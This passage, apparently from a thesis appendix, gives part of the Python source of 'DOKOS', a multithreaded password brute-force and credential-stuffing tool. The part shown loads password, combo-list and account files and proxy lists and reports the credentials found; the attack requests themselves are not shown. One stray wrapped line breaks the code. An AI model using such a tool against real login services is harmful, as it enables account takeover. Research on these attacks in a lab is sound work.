        concurrent.futures.wait(futures)
    except KeyboardInterrupt:
        # User interrupt the program with ctrl+c
        print_safe("Stopping threads...")
        global RUN
        RUN = False
        executor.shutdown(wait=True, cancel_futures=True)
        sys.exit()

def read_file():
    '''
    Read passwords or combolist file from disk
    '''
    global fileContent

    if ARGS.combo_list:
        with open(ARGS.combo_list, "r", encoding='utf-8') as combo_file:
            fileContent = combo_file.readlines()
    elif ARGS.reverse:
        with open(ARGS.accounts, "r", encoding='utf-8') as accounts_file:
            fileContent = accounts_file.readlines()
    else:
        with open(ARGS.passwords, "r", encoding='utf-8') as passwords_file:
            fileContent = passwords_file.readlines()

def read_proxies():
    '''
    Read proxies from file
    '''
    with open(ARGS.proxies, "r", encoding='utf-8') as proxies_file:
        proxies = proxies_file.readlines()
        cleaned_proxies = []
        for proxy in proxies:
            cleaned_proxies.append(proxy.strip())
        return cleaned_proxies      # return a list of all proxies
            to index them

def main():
    '''
    Main DOKOS method
    '''

    start = datetime.now()

    show_header()
    parse_arguments()
    validate_arguments()

    read_file()
    run()

    print("Done!")
    end = datetime.now()
    delta_t = (end - start).total_seconds()
    rate = COUNT / delta_t
    print(f"Count : {COUNT}")
    if ARGS.reverse:
        print("Time: " + str(delta_t) + " seconds [" + str(round(
            rate, 2)) + " accounts/sec]")
        print("Found " + str(len(FOUND)) + " account(s): " + str(
            FOUND))
    elif ARGS.combo_list:
        print("Time: " + str(delta_t) + " seconds [" + str(round(
            rate, 2)) + " combo/sec]")
        print("Found " + str(len(FOUND)) + " combo(s): " + str(
            FOUND))
    else:
        print("Time: " + str(delta_t) + " seconds [" + str(round(
            rate, 2)) + " passwords/sec]")
        print("Found " + str(len(FOUND)) + " password(s): " + str(
            FOUND))

if __name__ == "__main__":
    main()
```

Appendix B
Target Environment - Web Server Application Code

The code to deplay a targeted web server is available on Gitlab repository at: web server application.

Each middleware described in the thesis are referred with a corresonding link at the end of concerned sections and subsections.